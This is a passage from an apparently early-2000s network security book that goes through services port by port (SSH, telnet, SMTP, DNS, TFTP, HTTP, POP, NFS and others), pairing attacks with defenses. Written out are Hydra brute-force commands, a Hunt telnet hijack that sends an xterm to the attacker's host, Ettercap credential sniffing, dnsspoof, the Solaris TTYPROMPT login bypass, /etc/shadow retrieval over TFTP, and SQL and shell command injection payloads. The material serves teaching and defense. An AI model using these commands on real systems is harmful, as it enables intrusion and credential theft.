Consider using ProFTPD as a replacement for WU-FTPD. ProFTPD has not been susceptible to as many remote vulnerabilities as WU-FTPD. ProFTPD is available at **http://proftpd.linux.co.uk/**.

SSH (Secure Shell): 22 (TCP)

SSH is a secure protocol for exchanging data. It can be used to log in to remote machines, execute commands remotely, and transfer files. Since communication within SSH is encrypted, it is a worthy replacement for remote-login solutions such as telnet, rlogin, and FTP.

Brute-Forcing SSH has support for authentication using a username and password pair. Therefore, it is possible to perform brute-forcing of accounts via SSH.

Brute-Force SSH

It is possible to brute-force SSH accounts by writing a simple brute-forcing script using the `expect` tool, a simple program that "talks" with other interactive programs. One such sample Expect script can be found at **http://www.securiteam.com/tools/5QP0L2K60E.html**. The program `expect` can be downloaded from **http://expect.nist.gov/**.

Prevent SSH Brute-Forcing

Please see "Common Defenses Against Brute-Force Attacks."

SSH Man-in-the-Middle Attacks SSH is susceptible to man-in-the-middle attacks by malicious users on the same network segment.

Sshmitm and Ettercap

Tools such as `sshmitm` and Ettercap can be used to proxy an SSH connection, while a tool such as `dnsspoof` can be used to forge replies to DNS queries in order to redirect the victim's SSH client to connect to a proxy SSH server. However, the victim's SSH client will most likely warn the user about a change in the host key of the server, since the host key being presented will be that of the attacker's proxy SSH server. Unfortunately, most end users do not take this warning seriously and accept the key being presented, causing such attacks to succeed.

Preventing Man-in-the-Middle Attacks Against SSH

Educate users to not accept unknown host keys from remote SSH servers. If possible, list a fingerprint of these keys on an intranet resource so that users may verify it before accepting SSH sessions.

Software Vulnerabilities Multiple versions of SSH software have been known to have vulnerabilities. The next paragraph documents a recent one.

Open SSH Challenge-Response Buffer Overflow Various implementations of OpenSSH were found to be vulnerable to a buffer overflow attack focusing on its challenge-response mechanism. The buffer overflow condition existed on OpenSSH servers that were compiled to support SKEY or BSD_AUTH authentication.

In addition, another vulnerability was found to exist in OpenSSH's challenge-response mechanism. This vulnerability was caused by OpenSSH's incorrect handling of the responses received during challenge-response authentication. Systems using PAM modules supporting interactive keyboard authentication were susceptible to this vulnerability. Therefore, systems with the following options turned on were affected:

```
PAMAuthenticationViaKbdInt
ChallengeResponseAuthentication
```

See **http://online.securityfocus.com/bid/5093** for more information.

Telnet: 23 (TCP)

Telnet is a clear-text protocol used to log in to remote machines.

Brute-Forcing It is possible to brute-force FTP accounts by using a number of publicly available tools such as Hydra.

Brute-Force Telnet

Hydra can be used to brute-force telnet:

```
[bash]$ hydra -L usernames.txt -P passwords.txt
telnet.somecompanyasanexample.com telnet
Hydra v2.2 (c) 2002 by van Hauser / THC - use allowed only for
legal purposes.
Hydra is starting! [parallel tasks: 4, login tries: 9 (l:3/p:3)]
[23][telnet] login: jill   password: il0v3jack
Hydra finished.
```

Prevent Telnet Brute-Forcing

Please see "Common Defenses Against Brute-Force Attacks."

TCP Hijacking After a telnet user successfully logs in, it is possible for another user on the same network segment to hijack the session by using TCP-hijacking tools such as Hunt.

Hijack Telnet Sessions

Suppose a malicious user on a host with IP address 192.168.1.1 is on the same network segment as that of a user on 192.168.1.2. If the user on 192.168.1.2 has a telnet connection established to 10.0.0.1, then a malicious user on 192.168.1.1 can hijack it using Hunt:

```
[bash]# hunt -i eth0
/*
*      hunt 1.5
*      multipurpose connection intruder / sniffer for Linux
*      (c) 1998-2000 by kra
*/
starting hunt
--- Main Menu --- rcvpkt 0, free/alloc 63/64 ------
l/w/r) list/watch/reset connections
u)     host up tests
a)     arp/simple hijack (avoids ack storm if arp used)
s)     simple hijack
d)     daemons rst/arp/sniff/mac
o)     options
x)     exit
*> s
0) 192.168.1.2 [52323]       --> 10.0.0.1 [23]
```

```
choose conn> 0
dump connection y/n [n]> n
Enter the command string you wish executed or [cr]> whoami
whoami
jack
Enter the command string you wish executed or [cr]>
```

In this case, the malicious user ran the command `whoami` after hijacking the victim's telnet session. As shown, the command executed successfully, and its output displayed the victim's username "jack." Similarly, a malicious user could also have issued a command such as

```
xterm -display 192.168.1.1:0 &
```

which would have sent a xterm shell owned by the victim user "jack" back to the malicious user. Of course, the malicious user would have to run a command such as

```
xhost +192.168.1.2
```

on his or her own host in order to allow the xterm instance executed on the victim's host to display on his or her X server.

Use SSH

Disable telnet and use a secure alternative such as SSH (version 2) instead.

Sniffing Because telnet is a clear-text protocol, it is possible to sniff the username and password being sent across the network. Many tools facilitate the capturing of telnet data and passwords.

Sniff Telnet Authentication

Ettercap can be used to sniff usernames and passwords transmitted across a network during telnet authentication:

```
[bash]# ettercap -m -C -N

ettercap 0.6.7 (c) 2002 ALoR & NaGA

Your IP: 10.0.0.102 with MAC: 01:11:04:03:6A:A3 on Iface: eth0

Loading plugins... Done.

Resolving 1 hostnames...

* |=================================================>| 100.00 %
```

```
Press 'h' for help...

 Sniffing (MAC based): ANY <--> ANY

 TCP + UDP packets... (default)

Collecting passwords...



07:04:58  10.0.0.102:4814 <--> 192.168.1.1:23              telnet

USER: john
PASS: il0veteln3t
```

Do Not Use Telnet

Do not use a clear-text protocol such as telnet. Consider using SSH instead.

Software Vulnerabilities The telnet daemon's history involves a few remotely exploitable vulnerabilities. The next paragraph describes a vulnerability that was quite possibly one of the easiest to exploit.

- **Solaris in.telnetd TTYPROMPT Buffer Overflow Vulnerability** The version of /bin/login shipped with Solaris 2.6–2.8 was found to have a vulnerability involving the environment variable TTYPROMPT. In order to attack this vulnerability, the attacker would need to set the value of TTYPROMPT to a six-character string and send a string of 64 *c*s and the literal \n after the username upon connect. For example, consider an attacker attempting to exploit this vulnerability by logging in as the user bin:

```
[bash]$ telnet
telnet> environ define TTYPROMPT abcdef

telnet> o telnet.somecompanyasanexample.com
Trying 192.168.1.10...
Connected to telnet.somecompanyasanexample.com.
Escape character is '^]'.


SunOS 5.6

bin c c c c c c c c c c c c c c c c c c c c c c c c c c c c c c c c c c c c
c c c c c c c c c c c c c c c c c c c c c c c c c c c c c c c c c c c c c
Last login: Thu Dec  10 12:19:10 from 10.0.0.2
```

```
Sun Microsystems Inc.   SunOS 5.6       Generic August 1997
You have new mail.
bin@somecompanyasanexample.com$
```

See **http://www.securiteam.com/unixfocus/6R0050K5PC.html** for more details.

SMTP (Simple Mail Transfer Protocol): 25 (TCP)

SMTP is a protocol used on the Internet to transfer e-mail messages.

Sniffing Since SMTP is a clear-text protocol, it is possible to capture SMTP data being sent across the network.

Sniff SMTP Traffic

The `mailsnarf` program, a tool that is part of the Dsniff package, can be used to capture SMTP data on a network. Since `mailsnarf` watches for SMTP data on the network, it must be run on a machine that is on the same network segment as the victim.

```
[bash]# mailsnarf
Kernel filter, protocol ALL, raw packet socket
mailsnarf: listening on eth0 []
From joe@somecompanyasanexample.com Tue Feb  4 15:24:57 2003
Received: from localhost (joe@localhost)
        by mail.somecompanyasanexample.com (8.11.6/8.11.6) with
ESMTP id h14NOun23205
        for <smith@someothercompany.org>; Tue, 4 Feb 2003 15:24:56 -0800
Date: Tue, 4 Feb 2003 15:24:56 -0800 (PST)
From: Joe User joe@somecompanyasanexample.com.com
X-X-Sender: joe@localhost.localdomain
To: smith@someothercompany.org.com
Subject: RE: Your email
Message-ID: Pine.LNX.4.44.0302041524510.23193-100000@localhost.localdomain
MIME-Version: 1.0
Content-Type: TEXT/PLAIN; charset=US-ASCII

Hello,

Thanks for your email. The password for your FTP account is 3Rdd!3xZ3.
Yes I know it is hard to remember, but its for your own security.

Thanks,
Joe.
```

Encrypt E-mails

The GNU Privacy Guard set of tools can be used to facilitate the encryption of e-mails. Encourage users to encrypt e-mail containing sensitive information. Visit **http://www.gnupg.org/** for more information on GNU Privacy Guard.

Software Vulnerabilities Sendmail is the most popular MTA (Mail Transfer Agent) used on the Internet. Sendmail is known to have been susceptible to many remotely exploitable vulnerabilities.

- **Sendmail Header Processing Buffer Overflow Vulnerability** This vulnerability was caused by a buffer overflow condition in Sendmail's header-parsing component. More specifically, Sendmail's `crackaddr(char *addr)` function failed to correctly handle < and > characters in the string containing the "From" address field in the mail header. For more details, see **http://www.cert.org/advisories/CA-2003-07.html** and **http://securityfocus.com/bid/6991**.
- **Sendmail MIME Vulnerability** Sendmail version 8.8.3 introduced a new vulnerability caused by improper bounds checking while performing MIME conversions on e-mail messages. It was possible to exploit this vulnerability in order to run arbitrary commands on the Sendmail server by sending specially crafted messages that caused the Sendmail process to overwrite its internal stack space. See **http://online.securityfocus.com/bid/685** for more information.
- **Sendmail HELO Buffer Overflow** A buffer overflow in older versions of Sendmail caused it to crash when long strings were sent as a parameter to its HELO command. It was possible to remotely exploit this vulnerability in order to run arbitrary commands on the Sendmail server. More info can be found at **http://www.eeye.com/html/Products/Retina/RTHs/Mail_Servers/141.html**.
- **Sendmail DNS Map TXT Record Buffer Overflow Vulnerability** A buffer overflow vulnerability was found in the DNS handling of Sendmail code. This vulnerability was caused by improper bounds checking on data returned from the name server. Since this vulnerability leads to a buffer overflow, it is possible to exploit this vulnerability to run commands on the Sendmail server by making a malicious name server return a response of arbitrary length. More information can be found on **http://online.securityfocus.com/bid/5122**.

DNS (Domain Name System): 53 (TCP and UDP)

DNS is a protocol used to translate between domain names and IP addresses.

Spoofing Unlike TCP, UDP is not a connection-oriented protocol. This makes it easy to spoof UDP traffic. When a DNS client queries a DNS server, the DNS server responds to the query by sending a UDP packet originating from port 53. However, a malicious user located on the same network segment or within the path to the DNS server could send a response back to the client with the source IP address of the DNS server. If the malicious user's response is received by the client before that of the authentic DNS server, the malicious response will be accepted. Since the malicious user could craft a spoofed DNS response back to the client, he or she may trick the client into connecting to his or her host instead of the intended target.

Spoof DNS Responses

The `dnsspoof` program, distributed along with Dsniff, is a tool that facilitates the forging of DNS queries. For example, suppose an attacker has gained control of a network's gateway with IP address 10.0.0.1. Let us assume that the real IP address of somecompanyasanexample.com is 10.1.1.2. The attacker can now run `dnsspoof` and cause it to respond to all DNS queries for somecompanyasanexample.com with 192.168.1.1, the IP address of his or her machine.

```
[gateway]# dnsspoof -i eth0 -f /etc/dnssniff.txt
Kernel filter, protocol ALL, raw packet socket
dnsspoof: listening on eth1 [udp dst port 53 and not src 10.0.0.1]
```

The attacker would need to make sure that the contents of /etc/dnssniff.txt contain the following:

```
192.168.1.1 somecompanyasanexample.com
```

Now, in an attempt to identify the intruder, if the victim should perform a DNS query for somecompanyasanexample.com, he or she is pointed to the IP address of the hacker's machine at 192.168.1.1 (instead of 10.1.1.2):

```
[bash]$ host somecompanyasanexample.com
somecompanyasanexample.com has address 192.168.1.1
```

DNSSEC

Consider using DNSSEC (DNS Security), an extension to DNS that provides for end-to-end authenticity. See **http://www.dnssec.net/** for more information about DNSSEC.

Software Vulnerabilities BIND (Berkeley Internet Name Domain) is the most widely used DNS server on the Internet. The next paragraph documents a well-known BIND vulnerability.

- **BIND NXT Overflow and DOS Vulnerabilities** This vulnerability was caused by BIND's failure in processing input validation of NXT records. It is possible to remotely exploit this vulnerability by forcing a vulnerable DNS server to fetch a maliciously crafted NXT record. Other DOS (Denial Of Service) vulnerabilities were also announced in the BIND advisory located at **http://online.securityfocus.com/bid/788**.

Consider using `djbdns` as a replacement for BIND. The `djbdns` program is available at **http://cr.yp.to/djbdns.html**.

TFTP (Trivial File Transfer Protocol): 69 (UDP)

TFTP is a UDP-based protocol used to transfer files. It lacks most features such as authentication and directory listing. TFTP only supports reading and writing files from and to a remote server.

Sniffing Since TFTP is a clear-text protocol, it is possible to sniff the data being transferred.

Sniff TFTP Data

Suppose a user is TFTPing the /etc/passwd file from a remote host. A malicious user on the same segment as the user can sniff the victim's data by running Ettercap configured to display UDP traffic:

```
[shell]# ettercap -N -m -t udp

ettercap 0.6.7 (c) 2002 ALoR & NaGA

Your IP: 192.168.1.1 with MAC: 00:01:1E:34:AB:36 on Iface: eth0

Loading plugins... Done.

Resolving 1 hostnames...

* |=================================================>| 100.00 %


Press 'h' for help...

 Sniffing (MAC based): ANY <--> ANY

 UDP packets only...
```

```
22:49:55  192.168.1.1:33569 --> 10.0.0.1:69  proto: U

..hello./etc/passwd.

22:23:54  10.0.0.1:2563 --> 192.168.1.1:33569  proto: U

....root:x:0:0:root:/root:/bin/bash.
bin:x:1:1:bin:/bin:.
daemon:x:2:2:daemon:/sbin:.
adm:x:3:4:adm:/var/adm:.
lp:x:4:7:lp:/var/spool/lpd:.
sync:x:5:0:sync:/sbin:/bin/sync.
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown.
halt:x:7:0:halt:/sbin:/sbin/halt.
mail:x:8:12:mail:/var/spool/mail:.
news:x:9:13:news:/var/spool/news:.
uucp:x:10:14:uucp:/var/spool/uucp:.
operator:x:11:0:operator:/root:.
games:x:12:100:games:/usr/games:.
gopher:x:13:30:gopher:/usr/lib/gopher-data:.
ftp:x:14:50:FTP User:/home/ftp:.
```

Use Secure Protocols

Do not use clear text protocols such as TFTP. Consider using HTTPS or SSH to perform secure file transfers.

TFTP Misconfigurations TFTP servers are often misconfigured to serve files within the / (root) directory. Such a configuration may allow a remote user to fetch a file such as /etc/passwd.

Obtain System Critical Files

If a remote TFTP server is misconfigured to serve files within the / (root) directory, the following TFTP commands can be used to try to obtain files such as /etc/shadow and /etc/passwd:

```
[bash]$ tftp 10.0.0.1
tftp> get /etc/shadow
```

Set TFTP Root Directory

Most recent TFTP servers are configured by default to serve only files within the /tftpboot directory. This directory can be set or changed by using the `-s` switch. See `man tftpd` for details.

HTTP (Hypertext Transfer Protocol): 80 (TCP)

HTTP is a stateless protocol used to distribute various hypermedia. It is most widely used to serve WWW (World Wide Web) content.

It is impossible to manually check for all possible HTTP misconfigurations and vulnerabilities. Automated tools such as Nikto, available from **http://www.cirt.net/code/nikto.shtml**, do a good job of web server and application assessment and should be used to check for misconfigurations and vulnerabilities.

Brute-Forcing It is possible to brute-force HTTP authentication using tools such as Hydra.

Brute-Force HTTP Authentication

Hydra is a brute-forcing tool that supports HTTP and can be used to brute-force password protected HTTP resources. Here is an example of how Hydra may be used to brute-force HTTP authentication:

```
hydra -L usernames.txt -P passwords.txt
www.somecompanyasanexample.com http
```

Prevent HTTP Brute-Forcing

Please see "Common Defenses Against Brute-Force Attacks."

Sniffing Since HTTP is a clear-text protocol, it is possible for a malicious user on a network segment to watch another user's HTTP traffic.

Sniff URLs

The `urlsnarf` program, distributed along with Dsniff, can be used to sniff HTTP requests being sent by users over the network:

```
[bash]# urlsnarf
Kernel filter, protocol ALL, raw packet socket
urlsnarf: listening on eth0 [tcp port 80 or port 8080 or port 3128]
10.0.0.1 - - [19/Feb/2003:21:50:16 -0800] "GET http://
www.mozilla.org/start/ HTTP/1.1" - - "-" "Mozilla/5.0 (X11; U; Linux
i686; en-US; rv:1.3a) Gecko/20021212"
10.0.0.1 - - [19/Feb/2003:21:50:42 -0800] "GET http://cirt.net/ HTTP/
1.1" - - "-" "Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.3a) Gecko/
20021212"
10.0.0.1 - - [19/Feb/2003:21:50:42 -0800] "GET http://cirt.net/
images/bg.gif HTTP/1.1" - - "http://cirt.net/" "Mozilla/5.0 (X11; U;
Linux i686; en-US; rv:1.3a) Gecko/20021212"
```

```
10.0.0.1 - - [19/Feb/2003:21:50:42 -0800] "GET http://cirt.net/
images/cirt_headline.gif HTTP/1.1" - - "http://cirt.net/" "Mozilla/
5.0 (X11; U; Linux i686; en-US; rv:1.3a) Gecko/20021212"
10.0.0.1 - - [19/Feb/2003:21:50:42 -0800] "GET http://cirt.net/
images/pix.gif HTTP/1.1" - - "http://cirt.net/" "Mozilla/5.0 (X11; U;
Linux i686; en-US; rv:1.3a) Gecko/20021212"
```

The `webspy` program, also distributed along with Dsniff, is another great HTTP sniffing tool. As soon as it detects an HTTP request on the network, it sends it to a running Netscape process. This enables a malicious user on the network to watch the victim's HTTP session in real time.

Sniff HTTP Data

Ettercap can be used to sniff HTTP traffic being sent over the network:

```
[bash]# ettercap -t tcp -N -s ANY:80

ettercap 0.6.7 (c) 2002 ALoR & NaGA

Your IP: 10.0.0.1 with MAC: 00:01:01:13:4A:B2 on Iface: eth0

Loading plugins... Done.

Resolving 1 hostnames...

* |=================================================>| 100.00 %


Press 'h' for help...

 Sniffing (IP based): ANY:80 <--> ANY:0

 TCP packets only...

22:15:33  10.0.0.1:37725 --> 192.168.1.1:80  proto: T

GET / HTTP/1.0.
Host: mozilla.org.
Accept: text/html, text/plain, application/vnd.sun.xml.writer,
application/vnd.sun.xml.writer.global, application/
vnd.stardivision.writer, application/vnd.stardivision.writer-global,
application/x-starwriter, application/vnd.sun.xml.writer.template.
Accept: application/vnd.sun.xml.calc, application/
vnd.stardivision.calc, application/x-starcalc, application/
vnd.sun.xml.calc.template, application/vnd.sun.xml.impress,
application/vnd.stardivision.impress, application/
vnd.stardivision.impress-packed.
Accept: application/x-starimpress, application/
```

```
vnd.sun.xml.impress.template, application/vnd.sun.xml.draw,
application/vnd.stardivision.draw, application/x-stardraw,
application/vnd.sun.xml.draw.template, application/vnd.sun.xml.math.
Accept: application/vnd.stardivision.math, application/x-starmath,
audio/mod, image/*, video/mpeg, video/*, application/pgp, application/
pdf, application/postscript, message/partial, message/external-body,
x-be2, application/andrew-inset, text/richtext.
Accept: text/enriched, x-sun-attachment, audio-file, postscript-file,
default, mail-file, sun-deskset-message, application/x-metamail-patch,
application/msword, audio/x-pn-realaudio, audio/vnd.rn-realaudio,
application/smil, text/vnd.rn-realtext.
Accept: application/x-shockwave-flash2-preview, application/sdp,
application/x-sdp, application/vnd.rn-realmedia, audio/wav, audio/
x-wav, audio/x-pn-wav, audio/x-pn-windows-ac


22:15:33  10.0.0.1:37725 --> 192.168.1.1:80  proto: T

m, audio/basic, audio/x-pn-au, audio/aiff, audio/x-aiff, audio/x-pn-ai
ff.
Accept: text/sgml, */*;q=0.01.
Accept-Encoding: gzip, compress.
Accept-Language: en.
User-Agent: Lynx/2.8.5dev.7 libwww-FM/2.14 SSL-MM/1.4.1 OpenSSL/0.9.6b
.


22:15:33  192.168.1.1:80 --> 10.0.0.1:37725  proto: T

HTTP/1.1 200 OK.
Date: Thu, 20 Feb 2003 06:21:30 GMT.
Content-type: text/html.
Last-modified: Wed, 12 Feb 2003 13:13:05 GMT.
Content-length: 17831.
Accept-ranges: bytes.
Connection: close.
.



22:15:33  192.168.1.1:80 --> 10.0.0.1:37725  proto: T

<HTML>
<HEAD>
<TITLE>Welcome to somecompanyasanexample.com's Web-Site!</TITLE>
</HEAD>
<BODY>
<H1>Welcome!</H1>
</BODY>
</HTML>
```

Sniff HTTP Authentication

Restricted HTTP locations require authentication. Since HTTP is clear text, this information can be sniffed by Ettercap:

```
[bash]$ ettercap -m -C -N

ettercap 0.6.7 (c) 2002 ALoR & NaGA

Your IP: 192.168.1.1 with MAC: 00:00:02:13:C1:13 on Iface: eth0

Loading plugins... Done.

Resolving 1 hostnames...

* |=================================================>| 100.00 %


Press 'h' for help...

 Sniffing (MAC based): ANY <--> ANY

 TCP + UDP packets... (default)

Collecting passwords...



23:54:24  192.168.1.1:36304 <--> 10.0.0.1:80                 http

USER: root
PASS: myApach3B0X!@#

http://10.0.0.1/intranet/private/administration
```

Use HTTPS

Use HTTPS instead of HTTP when serving critical and private data.

HTTP Misconfigurations Often, web servers are misconfigured or put in production networks with default configurations. The paragraphs that follow describe a few commonly exploited misconfigurations.

Automatic Indexing

When automatic indexing is turned on, the web server will display the contents of a directory when no index file (such as index.html) is present.

Often, web content authors mistakenly place files with sensitive information within the web root, and these can easily be viewed by an unauthenticated user if the directory contents are displayed.

Turn Off Indexing

Apache users can use the `IndexIgnore` directive in httpd.conf to instruct the server to turn off indexing.

Obtaining Source code, Configuration, Statistics, and Password Resources

Many HTTP servers are misconfigured to serve critical files. Here are a few examples:

- Source code of CGI applications may contain usernames and passwords of databases. Many web applications use configuration files with suffixes such as .inc or .conf. Such files may contain system and password information and are often served by misconfigured web servers.
- Web server statistics programs output results into directories such as /stats, and these are often placed within the web root.
- Apache allows users to password-protect directories by placing a file named .htaccess in a directory. The .htaccess file contains information about the location of a password file (usually called .htpasswd) that contains password hashes of allowed accounts. Often, Apache is not configured to restrict .htaccess and .htpasswd files from being served. Once an intruder has access to the .htpasswd file, it can be cracked using a brute-forcing tool such as john.

Do Not Serve Critical Resources

Configure your web server to not serve sensitive files. If using Apache, edit the httpd.conf file to deny serving files with certain suffixes. For example, the following directives disallow files with names beginning with .ht from being served:

```
<Files ~ "^\.ht">
        Order allow,deny
        Deny from all
</Files>
```

The `AccessFileName` directive can be used in httpd.conf to signify a name other than .htaccess. If this is done, you should make sure to instruct Apache to not serve the corresponding access file.

Web Application Vulnerabilities It is beyond the scope of this book to mention all possible web application vulnerabilities. However, the attacks that follow offer good examples of the most common vulnerabilities.

Exploit Improper Input Validation

Values can be input to web applications via the submission of HTML forms. Before these values are used by the application, they should be checked for illegal characters. Poorly designed web applications fail to check submitted parameters, causing them to be subject to input validation attacks.

Consider the vulnerability found in PHPNuke, an automated web-based news application. PHPNuke failed to sanitize user-supplied input used to construct SQL queries. This provided a malicious user with the ability to perform unauthorized queries on the database used by the PHPNuke application. More information on this can be found at **http://www.securityfocus.com/bid/6887**.

The act of exploiting an input validation vulnerability on a web application to perform unauthorized SQL queries is known as *SQL injection*. Consider the following SQL code executed in a web application:

```
SELECT SSN FROM users WHERE username='$INPUT[id]';
```

The `id` parameter is passed to the application via a HTML form that a user submits. If no input validation is performed, a malicious user may submit the HTML form with the value of `id` equal to

```
blah' OR 'x'='x
```

which causes the original SQL query to execute the following on the database:

```
SELECT SSN FROM users WHERE username='blah' OR 'x'='x';
```

This query will return the SSN values for all accounts in the "users" table!

Many poorly designed web applications fail to perform input validation on parameters passed to the `system()` function call. Most programming languages include the `system()` function call to execute an external program:

```
system ("/bin/echo $i");
```

If a malicious user were to input a value such as

```
`cat /etc/passwd`
```

for the value of *$i,* the preceding *system* call would execute the following on the web server:

```
/bin/echo `cat /etc/passwd`
```

causing the /etc/passwd file to be displayed to the malicious user.

Prevent Input Validation Vulnerabilities

Audit web applications to make sure input validation is performed on all user input parameters. Some characters to watch out for are

```
` ; . / \ @ & | % ~ < > " $ ( ) { } [ ] < > * ! '
```

Session Hijacking

Because HTTP is not a stateful protocol, session management has to be provided by the web application. In most cases, sessions are maintained by the use of *cookies.* A cookie is a piece of information requested by the web server to be stored on the end user's hard disk.

Since the cookie is stored on the end user's disk, it cannot and should not be entirely trusted. A poorly designed application, for example, may request the following cookie value to be stored after the user joe successfully authenticates:

```
lang=en-us; user=joe; time=10:10 EST;
```

If the web application were to only rely on this cookie value, any user could edit their web browser's cookie file (Mozilla stores its cookies in cookie.txt in the user's .mozilla directory) and manually insert the preceding cookie value to be served to the web server. In addition, the malicious user could instruct his or her web browser to serve a cookie whose value contains a user field that is set to the name of a privileged user such as "administrator."

Cookies aren't the only way to maintain sessions. A web application may maintain state by embedding session information in the URL: **http://www.somecompanyasanexample.com/authenticated.cgi?user=john&sessionid=12345678**.

Prevent Session Hijacking

The following steps will help prevent many types of session hijacking techniques:

- Allot random session IDs to successfully authenticated users.
- Consider storing encrypted information in the cookie, so that it is not possible for end users to manipulate it.
- Pass all cookie information using SSL.

Hidden HTML Elements

Hidden HTML elements are static values contained in web forms. These values are not displayed to end users. The following HTML code can be used to set a hidden element:

```
<INPUT NAME="shippingcharges" TYPE=HIDDEN VALUE="5.25">
```

Poorly designed web applications trust hidden HTML tags in order to pass information across the end user's session. In this case, a malicious user may download the HTML form and change the preceding HTML code to

```
<INPUT NAME="shippingcharges" TYPE=HIDDEN VALUE="-99">
```

After submitting the modified form, a value of –99 for the *shippingcharges* field would be passed to the vulnerable web application. If the web application blindly accepts this value, and if the target were an e-commerce web site, the user may end up with a credit placed on his or her credit card!

Do Not Trust Hidden HTML Elements

Web application developers should not trust the values of hidden HTML elements. It is a good idea to perform web application reviews to ensure that hidden HTML element values are not being trusted.

Source Code Comments

During the development phase of web applications, it is common for programmers to place comments within the CGI or HTML source code. These comments help developers share details with fellow programmers. Source code comments may contain critical information such as passwords to database servers. Sometimes, such comments are overlooked when the web application is put into production:

```
<!--
NOTE: Mike, please use the following username and password
to access the local mysql server: root, drdr3eminem
Comment placed by John at 12:15am, 2/12/2003
--!>
```

Audit for Source Code Comments

It is a good idea to routinely audit for source code comments. Use tools such as `grep` and `wget` to look for comments in web application source and HTML code.

Web Server Vulnerabilities Apache is the most popular web server in use today. It has been fairly secure through the years. The following paragraph represents a recent Apache vulnerability.

- **Apache Web Server Chunk Handling Vulnerability** A remotely exploitable vulnerability was discovered in the way the Apache web server handled chunked-encoded data. This vulnerability made it possible to remotely execute arbitrary commands on the Apache server. More details can be found at **http://www.cert.org/advisories/CA-2002-17.html**.

POP2 (Post Office Protocol 2): 109 (TCP)

POP2 is a protocol used to access e-mail from a mailbox server.

Brute-Forcing Since POP2 authentication is done using a username and password pair, the protocol is susceptible to a brute-force attack.

Sniffing Since POP2 is a clear-text protocol, it is possible to sniff POP2 traffic being transmitted over a network.

Sniff POP2 Traffic

It is possible to sniff POP2 data using a tool such as Ettercap. When used with the `-C` option, the `ettercap` command automatically filters and displays POP2 usernames and passwords that are transmitted across the network.

Tunnel POP2 Traffic via SSH

Use SSH's port forwarding options to tunnel POP2 traffic securely:

```
ssh -L109:127.0.0.1:109
username@pop2server.somecompanyasanexample.com
```

POP3 (Post Office Protocol 3): 110 (TCP)

POP3 is a protocol used to access e-mail from a mailbox server.

Brute-Forcing Since POP3 authentication is done using a username and password pair, the protocol is susceptible to a brute-force attack.

Brute-Force POP3

Hydra can be used to brute-force POP3 accounts:

```
[bash]$ hydra -L usernames.txt -P passwords.txt 10.0.0.1 pop3
Hydra v2.2 (c) 2002 by van Hauser / THC - use allowed only for
legal purposes.
Hydra is starting! [parallel tasks: 4, login tries: 16 (l:4/p:4)]
[110][pop3] login: root   password: n4mr4t41550cut3
Hydra finished.
```

Prevent POP3 Brute-Forcing

Please see "Common Defenses Against Brute-Force Attacks."

Sniffing Since POP3 is a clear-text protocol, it is possible to sniff POP3 data being transmitted on a network.

Sniff POP3 Passwords

Tools such as Ettercap can be used to sniff for POP3 usernames and passwords on the network:

```
[bash]$ ettercap -C -N -m

ettercap 0.6.7 (c) 2002 ALoR & NaGA

Your IP: 192.168.1.1 with MAC: 00:01:1A:32:AB:32 on Iface: eth0

Loading plugins... Done.

Resolving 1 hostnames...

* |=================================================>| 100.00 %


Press 'h' for help...

Sniffing (MAC based): ANY <--> ANY
```

```
TCP + UDP packets... (default)

Collecting passwords...



03:35:26  192.168.1.1:49565 <--> 10.0.0.1:110                pop3

USER: blanketman
PASS: b!ll13j34n
```

Tunnel POP3 Traffic via SSH

Use SSH's port forwarding options to tunnel POP3 traffic securely:

```
ssh -L110:127.0.0.1:110 username@pop3server.somecompanyasanexample.com
```

Portmapper: 111 (TCP)

RPC (remote procedure call)–based services such as NIS (Network Information Service) do not listen on static ports. These services register their port numbers with the Portmapper.

The Portmapper can be queried for the RPC services registered with it by using the `rpcinfo` command: `rpcinfo -p hostname`.

Misconfigurations NFS is a protocol that provides remote access to shared files across networks. Misconfigured NFS installations allow unauthenticated users to access network shares that store critical or private data.

Query for and Mount Remote NFS Shares

Use the `showmount` program to query a remote host for NFS shares:

```
[bash]$ /usr/sbin/showmount --all sun1.somecompanyasanexample.com
All mount points on sun1.somecompanyasanexample.com:
all:/etc
```

In this example, sun1.somecompanyasanexample.com was misconfigured to share its /etc directory with everyone. An attacker can mount the /etc directory:

```
[bash]$ mount -t NFS sun1.somecompanyasanexample.com:/etc /mnt/etc
```

Now, the attacker can view sun1.somecompanyasanexample.com's /etc/passwd file by issuing the following command:

```
cat /mnt/etc/passwd
```

Block and Harden NFS

If NFS is running on your host, please consider the following suggestions:

- Consider turning off NFS if not in use.
- Configure your firewall to block NFS traffic. NFS runs on port 2049.
- Edit /etc/dfs/dfstab and /etc/exports to make sure no shares are being served to unauthorized hosts.

Software Vulnerabilities RPC services have been susceptible to many vulnerabilities that can lead to remote system compromise. The vulnerabilities that follow illustrate a few RPC service advisories.

- **Buffer Overflow Vulnerability in xdr_array** Due to a buffer overflow vulnerability in the `xdr_array()` RPC, it is possible for a remote attacker to execute arbitrary code on the target host. See **http://securityfocus.com/bid/5356** for more information.
- **Remote Command Execution Vulnerability in xfsmd** This vulnerability affected SGI IRIX implementations. Due to improper sanitization of parameters passed to the RPC, it was possible to embed metacharacters such as ";" and "|". These parameters were in turn passed to the `popen()` function call, enabling an attacker to execute commands on the target machine. See **http://securityfocus.com/bid/5075** for details.
- **Buffer Overflow Vulnerability in yppasswdd** A buffer overflow vulnerability due to improper bounds checking was found to exist in the implementation of yppasswdd. It is possible to exploit this vulnerability to execute commands on the target machine with administrator privileges. Please see **http://securityfocus.com/bid/2763** for more information.
- **Remote Format String Vulnerability in statd** This vulnerability affected the rpc.statd program that shipped with various Linux distributions. Due to rpc.statd's inability to perform proper input validation on user input data that is used to call the `syslog()` function, it was possible for a malicious user to supply specially crafted data in order to have it execute on the target host. Details are available at **http://securityfocus.com/bid/1480**.

Therefore, if your host is running any RPC services, please consider the following suggestions:

- Many distributions enable various RPC services when installed. Disable RPC services that are not of use.
- Disable the Portmapper service if no RPC services are needed.
- Configure your firewall to not allow remote users to connect to RPC services.

NNTP (Network News Transfer Protocol): 119 (TCP)

NNTP is a protocol for the distribution, inquiry, retrieval, and posting of news articles.

Brute-Forcing Many NNTP servers do not require authentication. However, brute-forcing tools such as Hydra can be used to brute-force NNTP servers requiring authentication.

Brute-Force NNTP

Use Hydra to brute-force NNTP accounts. Here is an example of how this can be done:

```
hydra -L usernames.txt -P passwords.txt 10.0.0.1 nntp
```

Prevent NNTP Brute-Forcing

Please see "Common Defenses Against Brute-Force Attacks."

Sniffing Since NNTP is a plain-text protocol, it is possible to sniff NNTP data being transmitted on a network.

Sniff NNTP Authentication Data

